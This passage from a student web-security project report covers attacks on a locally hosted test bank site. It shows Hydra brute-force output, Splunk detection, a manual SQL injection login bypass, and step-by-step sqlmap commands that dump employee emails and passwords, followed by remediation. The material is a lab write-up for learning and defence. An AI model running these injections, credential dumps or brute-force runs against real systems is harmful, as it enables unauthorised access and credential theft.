[ATTEMPT] target localhost - login "pk" - pass "setresult" - 21 of 170 [child 4] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "setpw123" - 22 of 170 [child 5] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "superpassword234" - 23 of 170 [child 6] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "211" - 24 of 170 [child 7] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "125487" - 25 of 170 [child 8] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "qwert" - 26 of 170 [child 9] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "password" - 27 of 170 [child 10] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "admin" - 28 of 170 [child 11] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "nasscom" - 29 of 170 [child 12] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "pranav" - 30 of 170 [child 13] (0/0)
[ATTEMPT] target localhost - login "pk" - pass "try123" - 31 of 170 [child 14] (0/0)
[ATTEMPT] target localhost - login "pranavkhurana" - pass "hi" - 35 of 170 [child 15] (0/0)
```

```

[ATTEMPT] target localhost - login "thisismeadmin" - pass "3245" - 156 of 170 [child 13] (0/0)
[80][http-post-form] host: localhost - login: thisismeadmin - password: setpw123
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: somepassword234
[ATTEMPT] target localhost - login "thisismeadmin" - pass "setresult" - 157 of 170 [child 0] (0/0)
[80][http-post-form] host: localhost - login: thisismeadmin - pass "setpw123" - 158 of 170 [child 3] (0/0)
[80][http-post-form] host: localhost - login: thisismeadmin - pass "setpw123" - 159 of 170 [child 14] (0/0)
[ATTEMPT] target localhost - login "thisismeadmin" - pass "somepassword234" - 160 of 170 [child 11] (0/0)
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: 125487
[ATTEMPT] target localhost - login "thisismeadmin" - pass "125487" - 161 of 170 [child 12] (0/0)
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: setresult
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: 3245
[ATTEMPT] target localhost - login "thisismeadmin" - pass "qwert" - 162 of 170 [child 1] (0/0)
[ATTEMPT] target localhost - login "thisismeadmin" - pass "password" - 163 of 170 [child 0] (0/0)
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: qwert
[ATTEMPT] target localhost - login "thisismeadmin" - pass "admin" - 164 of 170 [child 8] (0/0)
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: qwert
[ATTEMPT] target localhost - login "thisismeadmin" - pass "nasscom" - 165 of 170 [child 15] (0/0)
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: pranav
[ATTEMPT] target localhost - login "thisismeadmin" - pass "pranav" - 166 of 170 [child 9] (0/0)
[ATTEMPT] target localhost - login "thisismeadmin" - pass "try123" - 167 of 170 [child 10] (0/0)
[80][http-post-form] host: localhost - login: thisismeadmin - password: hi
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: admin
[80][http-post-form] host: localhost - login: thisismeadmin - password: 3245
[80][http-post-form] host: localhost - login: thisismeadmin - password: setresult
[80][http-post-form] host: localhost - login: thisismeadmin - password: setpw123
[80][http-post-form] host: localhost - login: someother@yahoo.com - password: mypassword
[80][http-post-form] host: localhost - login: thisismeadmin - password: somepassword234
[80][http-post-form] host: localhost - login: thisismeadmin - password: qwert
[80][http-post-form] host: localhost - login: thisismeadmin - password: 12345
[80][http-post-form] host: localhost - login: thisismeadmin - password: 125487
[80][http-post-form] host: localhost - login: thisismeadmin - password: password
[80][http-post-form] host: localhost - login: thisismeadmin - password: try123
[80][http-post-form] host: localhost - login: thisismeadmin - password: nasscom
[80][http-post-form] host: localhost - login: thisismeadmin - password: pranav
1 of 1 target successfully completed, 129 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-03 22:28:41
C:\Users\lenovo\Desktop\thc-hydra_
```

Fig: Brute force attack on secure login page

As shown in the output above, the correct specific valid credentials cannot be obtained in Hydra using the brute force attack, so this attack has failed in the case of secure login page. Thus we have successfully implemented security from the brute force attack on our website.

## Detection of Brute force attack

**Loginlogs schema** – Records the details of IP address, login attempt time and time of login, whenever there is a failed login attempt on the website. This helps in detecting the multiple failed attempts at a particular time which occur due to the brute force attack (all the possible combinations are tried, and most of them fail as they are invalid combinations)

id	ipAddress	TryTime	TimeofLogin
0	127.0.0.1	1604422718	2020-11-03 22:28:38
0	127.0.0.1	1604422718	2020-11-03 22:28:38
0	127.0.0.1	1604422718	2020-11-03 22:28:38
0	127.0.0.1	1604422718	2020-11-03 22:28:38
0	127.0.0.1	1604422717	2020-11-03 22:28:37
0	127.0.0.1	1604422717	2020-11-03 22:28:37
0	127.0.0.1	1604422717	2020-11-03 22:28:37
0	127.0.0.1	1604422717	2020-11-03 22:28:37
0	127.0.0.1	1604422717	2020-11-03 22:28:37
0	127.0.0.1	1604422717	2020-11-03 22:28:37

Fig: Loginlogs schema in phpmyadmin bank database

## Detection and Security using Splunk Enterprise tool





Fig: Homepage of Splunk tool

- Click on Add data. Then click on Monitor:



Or get data in with the following methods




Fig: Monitoring the logs of attack

- Adding the file logs to server that are created during brute force attack on the website:




Fig: Adding file logs to server

- File logs created can be seen below, upload these to the server:




Fig: Log files in directory

- Search and Reporting – Search for IP address that is causing the attack

The screenshot shows the Splunk Enterprise search interface. At the top, there are several tabs: 'thc-hydra/hydra-http-form.c' (closed), 'brute force final command - pi' (closed), 'localhost / 127.0.0.1 / bank / lc' (closed), 'Credit.com - Credit Company' (closed), and 'Search | Splunk 8.0.6'. Below these is the Splunk header with 'splunk>enterprise', 'App: Search & R...', 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and a 'Find' button. A green bar indicates the user is in the 'Search & Reporting' app. The main area is titled 'Search' and contains a search bar with the query '127.0.0.1 AND PASS'. To the right of the search bar are buttons for 'Last 24 hours' and a magnifying glass icon. Below the search bar, there's a note 'No Event Sampling' and a 'Smart Mode' dropdown. On the left, a 'How to Search' section provides links to 'Documentation' and 'Tutorial'. On the right, a 'What to Search' section says 'Waiting for data...'. At the bottom left, there's a link to 'Search History'.

Fig: Search and Reporting of logs

- Creating triggered alert whenever the tool detects a brute force attempt on the page:

The screenshot shows the Splunk Enterprise alert triggering interface. The top navigation bar includes 'splunk>enterprise', 'Apps', 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and a 'Find' button. Below the navigation is a search bar with 'Search & Reporting (search)' and a dropdown for 'Owner' set to 'Administrator (pranav)'. There are also dropdowns for 'Severity' (set to 'All') and 'Alert' (set to 'All'). To the right is a 'Filter' input field and a magnifying glass icon. The main content area displays the message 'No triggered alerts found. Reload.'

Fig: Triggering alerts

- Alerts are given whenever the tool detects brute force attempt, from the logs

Time	Fired alerts	App	Type	Severity	Mode	Actions
2020-07-07 04:36:13 AUS Eastern Standard Time	Brute-Force-on-FTP Site	search	Real-time	High	Digest	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2020-07-07 04:36:13 AUS Eastern Standard Time	Brute-Force-On-FTP-Site	search	Real-time	High	Digest	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2020-07-07 04:36:13 AUS Eastern Standard Time	Brute-Force2-on-FTP Site	search	Real-time	High	Digest	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2020-07-07 04:35:12 AUS Eastern Standard Time	Brute-Force-on-FTP Site	search	Real-time	High	Digest	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2020-07-07 04:35:12 AUS Eastern Standard Time	Brute-Force-On-FTP-Site	search	Real-time	High	Digest	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2020-07-07 04:35:12 AUS Eastern Standard Time	Brute-Force2-on-FTP Site	search	Real-time	High	Digest	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>

Fig: Alerts after detection of brute force attack

### 7.3. SQL Injection

#### Attack

#### 1) Manual Attack –

As we know the sql query used to verify credentials is

```
"SELECT * FROM employees WHERE emailid = '" . $email. "' and password = '" . $password . "'"
```

to bypass login without credentials we can enter admin'or'1'='1. It will add an or at email and password, and will always return a true

Entering this as credentials -

localhost/bank/login.php

**CREDIT**

25 th Street Avenue, Karachi, PAK info@credit.com

Home About Us Contact **111 111 CREDIT**

**Admin Log in**

EMAIL:  
admin'or'1='1

PASSWORD:  
\*\*\*\*\*

**login**

[LOGIN AS CUSTOMER](#) **LOGIN**



Logged in –

localhost/bank/admin.php

**CREDIT**

25 th Street Avenue, Karachi, PAK info@credit.com

**Log Out**

**Admin DashBoard**

Welcome,

Add Account      Delete Account      Grant Loan      View Accounts

View Accounts      Add Account      Delete Account      Grant Loan



## 2) SQL Injection through SQL Map

- 1) Download the SQLMAP, and run it in command prompt
- 2) Run the target website, and the vulnerable website on the same server
- 3) Copy the URL from the vulnerable website, and get the cookie from running  
<script>alert(document.cookie);</script>
- 4) Run the following command in SQLMap with the url and cookie of the vulnerable website –
- 5) This command will give the available databases on the server –  
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sql\_injection/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" --dbs

```
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3' AND (SELECT 4996 FROM (SELECT(SLEEP(5)))HKjK) AND 'iaTF'='iaTF&Submit=Submit
---
[13:58:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:58:39] [INFO] fetching database names
[13:58:39] [INFO] resumed: 'information_schema'
[13:58:39] [INFO] resumed: 'bank'
[13:58:39] [INFO] resumed: 'dwva'
[13:58:39] [INFO] resumed: 'mysql'
[13:58:39] [INFO] resumed: 'performance_schema'
[13:58:39] [INFO] resumed: 'phpmyadmin'
[13:58:39] [INFO] resumed: 'test'
available databases [7]:
[*] bank
[*] dwva
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[13:58:39] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'
[*] ending @ 13:58:39 /2020-10-10/
C:\Program Files\SQL_Map>
```

- 6) This command will give a list of all the tables in the Target website Database –  
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sql\_injection/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" -D bank --tables

```

Administrator: Command Prompt
[14:02:42] [INFO] resumed: 'accounts'
[14:02:42] [INFO] resumed: 'branch'
[14:02:42] [INFO] resumed: 'customers'
[14:02:42] [INFO] resumed: 'employees'
[14:02:42] [INFO] resumed: 'loan'
[14:02:42] [INFO] resumed: 'loanpayment'
[14:02:42] [INFO] resumed: 'loantype'
[14:02:42] [INFO] resumed: 'registered_payee'
[14:02:42] [INFO] resumed: 'transactions'
Database: bank
[10 tables]
+-----+
| accountmaster |
| accounts      |
| branch        |
| customers     |
| employees     |
| loan          |
| loanpayment   |
| loantype      |
| registered_payee |
| transactions  |
+-----+
[14:02:42] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'
[*] ending @ 14:02:42 /2020-10-10/

C:\Program Files\SQL_Map>

```

7) This command will give a list of all the columns in the employee table –

```

python sqlmap.py -u "http://localhost/DVWA-
master/vulnerabilities/sql_injection/?id=3&Submit=Submit#" --cookie="security=low;
PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" -D bank -T employees --columns

```

```

Administrator: Command Prompt
[14:08:08] [INFO] resumed: 'emailid'
[14:08:08] [INFO] resumed: 'varchar(30)'
[14:08:08] [INFO] resumed: 'contactno'
[14:08:08] [INFO] resumed: 'varchar(30)'
[14:08:08] [INFO] resumed: 'createdat'
[14:08:08] [INFO] resumed: 'date'
[14:08:08] [INFO] resumed: 'last_login'
[14:08:08] [INFO] resumed: 'datetime'
Database: bank
Table: employees
[8 columns]
+-----+-----+
| Column    | Type      |
+-----+-----+
| contactno | varchar(30) |
| createdat | date      |
| emailid   | varchar(30) |
| empid     | int(10)   |
| employee_name | varchar(25) |
| last_login | datetime  |
| loginid   | varchar(25) |
| password   | varchar(25) |
+-----+-----+
[14:08:08] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'
[*] ending @ 14:08:08 /2020-10-10/

C:\Program Files\SQL_Map>

```

- 8) This will give us the data in the emailed column –

```
python sqlmap.py -u "http://localhost/DVWA-
master/vulnerabilities/sql_injection/?id=3&Submit=Submit#" --cookie="security=low;
PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C emailid --dump
```

The screenshot shows the command prompt output for dumping the 'emailid' column. The output includes the following log entries:

- [14:10:43] [INFO] resumed: 'admin'
- [14:10:43] [INFO] resumed: 'emp@gmail.com'
- [14:10:43] [INFO] resumed: 'jyothi@yahoo.com'
- [14:10:43] [INFO] resumed: 'mahesh@gmail.com'
- [14:10:43] [INFO] resumed: 'soudha\_ban@52yahoo.com'

Database: bank  
Table: employees  
[6 entries]

emailid
abc@gmail.com
admin
emp@gmail.com
jyothi@yahoo.com
mahesh@gmail.com
soudha_ban@52yahoo.com

[14:10:43] [INFO] table 'bank.employees' dumped to CSV file 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost\dump\b
ank\employees.csv'  
[14:10:43] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'  
[\*] ending @ 14:10:43 /2020-10-10/

C:\Program Files\SQL\_Map>python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sql\_injection/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C emailid --dump^S^S^S

- 9) This will give us the data from the password column of the DB –

```
python sqlmap.py -u "http://localhost/DVWA-
master/vulnerabilities/sql_injection/?id=3&Submit=Submit#" --cookie="security=low;
PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C password --dump
```

The screenshot shows the command prompt output for dumping the 'password' column. The output includes the following log entries:

- [14:12:46] [INFO] fetching entries of column(s) 'password' for table 'employees' in database 'bank'
- [14:12:46] [INFO] resumed: '123456'
- [14:12:46] [INFO] resumed: '125487'
- [14:12:46] [INFO] resumed: '3636'
- [14:12:46] [INFO] resumed: 'admin'
- [14:12:46] [INFO] resumed: 'emp'
- [14:12:46] [INFO] resumed: 'qwert'

Database: bank  
Table: employees  
[6 entries]

password
123456
125487
3636
admin
emp
qwert

[14:12:46] [INFO] table 'bank.employees' dumped to CSV file 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost\dump\b
ank\employees.csv'  
[14:12:46] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'  
[\*] ending @ 14:12:46 /2020-10-10/

C:\Program Files\SQL\_Map>

10) Now we have the login credential, and we can log into any users account easily

## **Security**

### **Manual SQL Injection**

While getting the form instead of directly saving the string entered by user, we can remove all the special symbols such as quotes, comma from it, and hence making it impossible to change in the sql query.

We change the code from -

```
$email = $_POST['email'];
$password = $_POST['password'];
```

To -

```
$email = mysqli_real_escape_string($con, $_POST['email']);
$password = mysqli_real_escape_string($con, $_POST['password']);
```

The function mysqli\_real\_escape\_string, removes any special symbol from the string entered.

### **SQL Injection through SQL Map**

As we are doing the attack through another low security website, we need to make our servers secure and make sure that, no low security website is being hosted on our server. Otherwise our Database of all the secure websites will be vulnerable

## **8. CONCLUSION**

Through this project, we learnt about various types of vulnerabilities that are often present on websites, identifying them and learning how they can be exploited. With all the advanced methods involved in today's online scams, it's almost surprising to learn that one of the most common and successful has a distinctly human element to it. Avoiding such attacks can simply be a matter of changing your online habits, like using stronger passwords and not reusing them, or updating easy-to-guess URLs.

Upon performing those attacks on a locally hosted website ourselves, we learnt what exactly could be the possible outputs in case an attacker decides to exploit those vulnerabilities on our website. We also learnt about the how we can detect these attacks, and how to provide incident response (IR) or security to the organisation using various tools.

By doing this project we hope to have created an awareness about the possible vulnerabilities that may or may not be present in the websites we create and how they might be exploited so as to ensure that people take more precautions to avoid it.

## **9. REFERENCES**

- [1] “Application Vulnerabilities Trends Report: 2014,” Cenzic Inc., Campbell, CA, 2014.
- [2] Kaspersky Lab Global Research and Analysis Team, “Kaspersky Security Bulletin 2013,” Kaspersky Lab, Moscow, Russian Federation, 2013.
- [3] G. C. Wilshusen, “Information Security” Agencies Report Progress, but Sensitive Data Remain at Risk, United States Government Accountability Office, 2007, pp. GAO-07-935T.
- [4] K. S. Alghathbar, M. Mahmud and H. Ullah “Most known vulnerabilities in Saudi Arabian web servers,” in Internet, 2008. ICI 2008. 4th IEEE/IFIP, Tashkent, 2008 © IEEE. doi: 10.1109/CANET.2008.4655317.
- [5] J. J. Zhao and S. Y. Zhao, “Opportunities and threats: A security assessment of state e-government websites,” in Government Information Quarterly 27, 2010, pp. 49–56.
- [6] H. Shahriar and M. Zulkernine, “Trustworthiness testing of phishing websites: A behavior model based approach,” in Future Generation Computer Systems 28, 2012, pp. 1258–1271.
- [7] Dataset for usernames list: <https://raw.githubusercontent.com/duyet/bruteforce-database/master/usernames.txt>
- [8] Dataset for passwords list: <https://raw.githubusercontent.com/duyet/bruteforce-database/master/1000000-password-seclists.txt>
- [9] Dataset for payloads.txt for XSS attack: <https://github.com/payloadbox/xss-payload-list>
- [10] Link for Burp Suite download: <https://portswigger.net/burp>
- [11] Link for SQL map download: <http://sqlmap.org/>
- [12] Link for Hydra download: <https://softradar.com/thc-hydra/>
- [13] Link for Xampp download: <https://www.apachefriends.org/download.html>
- [14] Link for Mozilla Firefox: <https://www.mozilla.org/en-US/firefox/windows/>